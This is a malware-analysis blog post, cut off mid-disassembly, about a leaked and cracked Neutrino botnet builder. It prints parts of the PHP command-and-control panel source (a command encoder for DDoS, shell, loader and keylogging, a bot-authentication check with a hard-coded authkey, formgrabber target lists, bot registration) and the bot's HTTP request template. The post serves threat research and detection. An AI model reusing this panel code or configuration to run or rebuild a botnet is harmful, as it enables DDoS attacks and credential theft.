Inside Neutrino botnet builder

blog.malwarebytes.com/threat-analysis/2015/08/inside-neutrino-botnet-builder/

hasherezade

August 19, 2015

It is common practice among cybercriminals to sell their products in the form of packages, consisting of:

- **a malicious payload** – a frontend of the malware that is used for infecting users
- **a C&C panel** – a backend of the malware, usually designed as a web-application, often dedicated to LAMP environment
- **a builder** – an application used for packing the payload and embedding in it information specific for the interest of the particular distributor (the C&C address, some configuration, etc)

Such packages are commercial products sold on the black market. However, from time to time it happens that the product leaks into mainstream media. It gives researchers a precious opportunity to take a closer look on the used techniques.

Recently, I found a leaked package containing the builder for the Neutrino botnet. It is not the newest version (as usually the case), but it still provides lot of useful information that can help in comparative analysis with the samples that are nowadays actively distributed.

Elements involved


– **Neutrino Builder** – 32 bit PE, written in VS2013, packed with **Safengine Shielden v2.3.6.0** (md5=80660973563d13dfa57748bacc4f7758)
– **panel** (written in PHP)
– **stub** (payload) – 32 bit PE, written in MS Visual C++ (md5=55612860c7bf1425c939815a9867b560, section *.text* md5=07d78519904f1e2806dda92b7c046d71)

Functionality

Neutrino Builder v3.9.4

The builder has been written in Visual Studio 2013, and it requires the appropriate redistributable package to run. The provided version is cracked (as the banner states: "Cracked and coded by 0x22").

The functionality of this tool is very simple – it just asks a user for the C&C address and writes it inside the payload:




```
---------------------------NULLED.IO RELEASE----------------------------------
                         Neutrino v3.9.4 Builder
                        Cracked and coded by 0x22
                            Greetz to lostit!
-------------------------------------------------------------------------------

If you paid for this, you've been scammed
This is available for free at Nulled.IO forums
Got more shit? We'll break it, visit us at http://Nulled.IO

Ex.: http://myurl.com/neutrino/tasks.php
Enter URL: http://1111.com/tasks.php3
Encrypting URL
Converting URL
Stub has been opened.
File pointer found.
Changes written to stub.
Save file as(don't forget file extension):test_stub.exe
```

```
Success!
File has been successfully patched!
OK
```

Comparing 2 payloads – the original one, and the one edited by the Builder, we can see that changes made by the builder are really small – it simply encrypts the supplied URL and stores it in the dedicated section.

Below: left (*stub*) – original payload, right (*test_stub.exe*) – edited payload.


Compare...
C:/Users/tester/Desktop/stub
C:/Users/tester/Desktop/test_stub.exe
Hex View
Relative Offsets
Next Diff


```
stub
    DOS Header
    DOS stub
    NT Headers
        Signature
        File Header
        Optional Header
    Section Headers
    Sections
        .text
            EP = FADA
        .rdata          .text
        .data
        .reloc
```

```
$+    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
204A  33 00 64 00 33 00 64 00 79 00 34 00 78 00 4D 00
205A  6A 00 4D 00 30 00 4C 00 6D 00 56 00 31 00 00 00
206A  00 00 00 00 00 00 01 00 00 00 01 00 00 00 00 00
207A  00 00 00 00 00 00 46 AD 12 63 5F 8E 00 00 70 BA
208A  1D 00 48 DE 1A 00 58 11 EA 71 D8 13 EA 71 58 15
209A  EA 71 88 F8 F7 71 00 00 00 00 00 00 00 00 00 00
20AA  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 AD
20BA  13 24 52 8E 00 08 20 00 20 00 20 00 20 00 20 00
20CA  20 00 20 00 20 00 20 00 28 00 28 00 28 00 28 00
20DA  28 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00
20EA  20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00
20FA  20 00 20 00 20 00 0A 00 0A 00 0A 00 0A 00 0A 00
210A  0A 00 0A 00 0A 00 0A 00 0A 00 0A 00 0A 00 0A 00
```

```
test_stub.exe
    DOS Header
    DOS stub
    NT Headers
        Signature
        File Header
        Optional Header
    Section Headers
    Sections
        .text
            EP = FADA
        .rdata
        .data
        .reloc
```


```
$+    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
204A  7A 00 45 00 78 00 4D 00 54 00 45 00 75 00 59 00
205A  32 00 39 00 74 00 4C 00 33 00 52 00 68 00 63 00
206A  32 00 74 00 7A 00 4C 00 6E 00 42 00 6F 00 63 00
207A  44 00 4D 00 3D 00 00 00 0F 85 CE D1 00 00 39 BD
208A  E0 FD FF FF 75 0B FF 35 48 49 D2 0D E8 CE 36 FE
209A  FF C7 45 FC 01 00 77 5A F0 71 96 7E 00 08 20 00
20AA  20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00
20BA  28 00 28 00 28 00 28 00 28 00 20 00 20 00 20 00
20CA  20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00
20DA  20 00 20 00 20 00 20 00 20 00 20 00 20 00 48 00
20EA  10 00 10 00 10 00 10 00 10 00 10 00 10 00 10 00
20FA  10 00 10 00 10 00 0A 00 0A 00 0A 00 0A 00 0A 00
210A  0A 00 0A 00 0A 00 0A 00 0A 00 0A 00 0A 00 0A 00
```

Panel



Name	Date modified	Type	Size
.htaccess	2015-07-17 16:23	HTACCESS File	1 KB
404.php	2015-07-17 16:23	PHP File	1 KB
allinone.js	2015-07-17 16:23	JScript Script File	201 KB
auth.php	2015-07-17 16:23	PHP File	3 KB
bootstrap.css	2015-07-17 16:23	Cascading Style S...	244 KB
bootstrap-datepicker.js	2015-07-17 16:23	JScript Script File	13 KB
bootstrap-theme.css	2015-07-17 16:23	Cascading Style S...	15 KB
browser_cookie_remover.bat	2015-07-17 16:23	Windows Batch File	4 KB
code2name.php	2015-07-17 16:23	PHP File	9 KB
config.php	2015-07-17 16:23	PHP File	2 KB
countries.php	2015-07-17 16:23	PHP File	6 KB
custom.css	2015-07-17 16:23	Cascading Style S...	84 KB
datepicker.css	2015-07-17 16:23	Cascading Style S...	5 KB
functions.php	2015-07-17 16:23	PHP File	20 KB
GeoIP.dat	2015-07-17 16:23	DAT File	1 235 KB
geoip.php	2015-07-17 16:23	PHP File	42 KB
geoipregionvars.php	2015-07-17 16:23	PHP File	95 KB
glyphicons-halflings-regular.ttf	2015-07-17 16:23	TrueType font file	41 KB
index.html	2015-07-17 16:23	Firefox HTML Doc...	1 KB
index.php	2015-07-17 16:23	PHP File	1 KB
install.php	2015-07-17 16:23	PHP File	17 KB
readme.txt	2015-07-17 16:23	Text Document	12 KB
redir.php	2015-07-17 16:47	PHP File	3 KB
tasks.php	2015-07-17 16:23	PHP File	7 KB

The package contains full instructions written in Russian (***readme.txt***), where we can find many interesting details about the functionality (examples below).



```
_____   __           _____       _____
___  | / /________  ___  /__________(_)___________
__   |/ /_  _ \  / / /  __/_______/_ /__  __ \  __ \
_  /|  / /  __/ /_/ // /_ _  /   _  / _  / / / /_/ /
/_/ |_/  \___/\__,_/ \__/ /_/    /_/  /_/ /_/\_bot/
~ Stress testing tool
Внимание!
Комплекс предназначен для тестирования собственных систем на отказоустойчивость.
=============================================
- Инструкция по установке панели управления -
=============================================

1) Установить на скрипты config.php и install.php права 777.
2) Для установки запустить скрипт install.php и следовать инструкциям.
3) После установке скрипт выдаст Вам ссылку на вход в панель, сохраните её.
4) Логин и пароль по умолчанию admin;admin.
Не забудьте удалить скрипт install.php после установки.

Важно :
Для создания билда, Вам потребуется дать мне полный путь до скрипта tasks.php или redir.php (прокладка).
В redir.php в переменной $url должен быть указать полный путь к tasks.php закодированный алгоритмом base64.
Прокладка может быть установлена на любом сервере с поддержкой php.

Для корректной работы поиска по логам формграббера, необходим установленный MySQL версии не ниже 5.6
===========================
```

The requirements for the panel installation:

- PHP
- MySQL not lower than 5.6 (for the full functionality)

Default login and password to the panel: ***admin***, ***admin***

Tasks performed by the infected client on demand:

- various types of DDoS attacks
- keylogging (enable/disable), including – trace text in a defined window
- find file of the defined type
- update bot
- remove bot
- DNS spoofing (redirect address X to address Y)
- Formgrabbing, stealing FTP credentials
- download and execute a file one of the following types (EXE, DLL, bat, vbs)
- add defined entry into the Windows Registry

Full list of commands sent to bot:

```
function EncodeCommand($command)
{
    switch (strtolower($command)) {
        case "ddos":
            return "http";
            break;
        case "https ddos":
            return "https";
            break;
        case "slowloris ddos":
            return "slow";
            break;
        case "smart http ddos":
            return "smart";
            break;
        case "download flood":
            return "dwflood";
            break;
        case "udp ddos":
            return "udp";
            break;
        case "tcp ddos":
            return "tcp";
            break;
        case "find file":
            return "findfile";
            break;
        case "cmd shell":
            return "cmd";
            break;
        case "keylogger":
            return "keylogger";
            break;
        case "spreading":
            return "spread";
            break;
        case "update":
            return "update";
            break;
        case "loader":
            return "loader";
            break;
        case "visit url":
            return "visit";
            break;
        case "bot killer":
            return "botkiller";
            break;
        case "infection":
            return "infect";
            break;
        case "dns spoofing":
            return "dns";
            break;
    }
    return "failed";
}
```

C&C is very sensitive for illegitimate requests and reacts by blacklisting the IP of the source:

```
function CheckBotUserAgent($ip)
{
  $bot_user_agent = "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:35.0) Gecko/20100101 Firefox/35.0";
  if ($_SERVER['HTTP_USER_AGENT'] != $bot_user_agent) {
    AddBan($ip);
  }
  if (!isset($_COOKIE['authkeys'])) {
    AddBan($ip);
  }
  $cookie_check = $_COOKIE['authkeys'];
  if ($cookie_check != "21232f297a57a5a743894a0e4a801fc3") { /* md5(admin) */
    AddBan($ip);
  }
}
```

Looking at install.php we can also see what are the formgrabbing targets. The list includes the most popular e-mails and social networking sites (**facebook**, **linkedin**, **twitter** and others).

```
$ff_sett = "INSERT INTO `formgrabber_host` (`hostnames`, `block`) VALUES".
"('capture_all',
'.microsoft.com\r\ntiles.services.mozilla.com\r\nservices.mozilla.com\r\n.mcafee.com\r\nvs.mcafeeasap.com\r\nscan.pchealthadvisor.com\r\navg.com\r\nrrs.symantec.com\r\
        \r\n.msg.yahoo.com\r\ngames.yahoo.com\r\n.toolbar.yahoo.com\r\nquery.yahoo.com\r\nyahoo.com/pjsal\r\neBayISAPI.dll?
VISuperSize&amp;amp;amp;amp;item=\r\nbeap.bc.yahoo.com\r\n.mail.yahoo.com/ws/mail/v1/formrpc?
appid=YahooMailClassic\r\n.mail.yahoo.com/dc/troubleLoading\r\n.mail.yahoo.com/mc/compose\r\nmail.yahoo.com/mc/showFolder\r\nmail.yahoo.com/mc/showMessage\r\ninstaller
analytics.com/collect\r\nmaps.google\r\nnews.google\r\ngoogleapis.com\r\noogle.com/u/0/\r\noogle.com/u/1/\r\noogle.com/u/2/\r\noogle.com/u/3/\r\noogle.com/u/4/\r\noogl
channel/channel/\r\noogle.com/cloudsearch/\r\noogle.com/document/\r\noogle.com/dr\r\noogle.com/act\r\noogle.com/pref\r\noogle.com/cp\r\noogle.com/drive/\r\noogle.com/o
ui\r\noogle.com/calendar\r\nogle.com/logos/\r\noglevideo.com\r\noglesyndication.com/activeview\r\nreddit.com/api/\r\ngeo.opera.com\r\n.com/do/mail/message/\r\nhttpcs.ms
friends/\r\nfacebook.com/growth/\r\nfacebook.com/intl/\r\nfacebook.com/logout\r\nfacebook.com/mobile/\r\nfacebook.com/photos/\r\nfacebook.com/video/\r\nfacebook.com/pl
trk\r\nlinkedin.com/wvmx/\r\nmyspace.com/beacon/\r\nmyspace.com/ajax/\r\nok.ru/app\r\nok.ru/gwtlog\r\nok.ru/?
cmd\r\nok.ru/dk\r\nok.ru/feed\r\nok.ru/game\r\nok.ru/profile\r\nok.ru/push\r\nplayer.vimeo.com\r\nsgsapps.com\r\nmyfarmvillage.com\r\napi.connect.facebook.com\r\nuploa
wa=wsignin1.0\r\nusers.storage.live.com/users/\r\naccount.live.com/API/\r\nmail.live.com/mail/mail.fpp\r\nmail.live.com/mail/options\r\nmail.live.com/ol/\r\nmail.live.
abn-finder/\r\namazon.com/gp/registry/wishlist/')";

$ff_hostname = "INSERT INTO `formgrabber_host` (`hostnames`) VALUES ('live,mail,paypal')";
```

The main file used for communication with the bot is ***tasks.php***. Only POST requests are accepted.

Below: adding information sent by a bot into the database:

```
if ($_SERVER["REQUEST_METHOD"] != "POST") {
  AddBan($real_ip);
}

CheckBotUserAgent($real_ip);
CheckBan($real_ip);
if (isset($_POST['cmd'])) {

  $time = time();
  $date = date('Y-m-d H:i:s');

  $bot_ip = $real_ip;
  $bot_os = $_POST['os'];
  $bot_name = urlencode($_POST['uid']);

  $bot_uid = md5($bot_os . $bot_name);

  $bot_time = $time;
  $bot_date = $date;

  $bot_av = strip_data($_POST['av']);
  $bot_version = strip_data($_POST['version']);
  $bot_quality = intval($_POST['quality']);

  $gi = geoip_open("GeoIP/GeoIP.dat";, GEOIP_STANDARD);
  $bot_country = geoip_country_code_by_addr($gi, $bot_ip);
  if ($bot_country == null) {
  $bot_country = "O1";
}
geoip_close($gi);
```


Opening ***index.php*** causes adding client’s IP into a blacklist (unconditional):

```
ConnectMySQL($db_host, $db_login, $db_password, $db_database);
CheckBan($real_ip);
AddBan($real_ip);
```

Stub


All the commands that can be found in the backend are reflected in the frontend. We can see it clearly, because the payload is not obfuscated!

Hard-coded authkey, that is checked in by the C&C occurs in every request sent by the bot:



```
.rdata:00413370 aPostSHttp1_0Ho db 'POST %s HTTP/1.0',0Dh,0Ah ; DATA XREF: sub_4098F0+1E0↑o
.rdata:00413370                 db 'Host: %s',0Dh,0Ah
.rdata:00413370                 db 'User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:35.0) Gecko/20'
.rdata:00413370                 db '100101 Firefox/35.0',0Dh,0Ah
.rdata:00413370                 db 'Content-type: application/x-www-form-urlencoded',0Dh,0Ah
.rdata:00413370                 db 'Cookie: authkeys=21232f297a57a5a743894a0e4a801fc3',0Dh,0Ah
.rdata:00413370                 db 'Content-length: %i',0Dh,0Ah
.rdata:00413370                 db 0Dh,0Ah
.rdata:00413370                 db '%s',0Ah,0
```


Bot is registering itself to C&C, reporting its version and environment:



```
00405A05
00405A05 report_bot_data:
00405A05 mov     ecx, [ebp+var_1218]
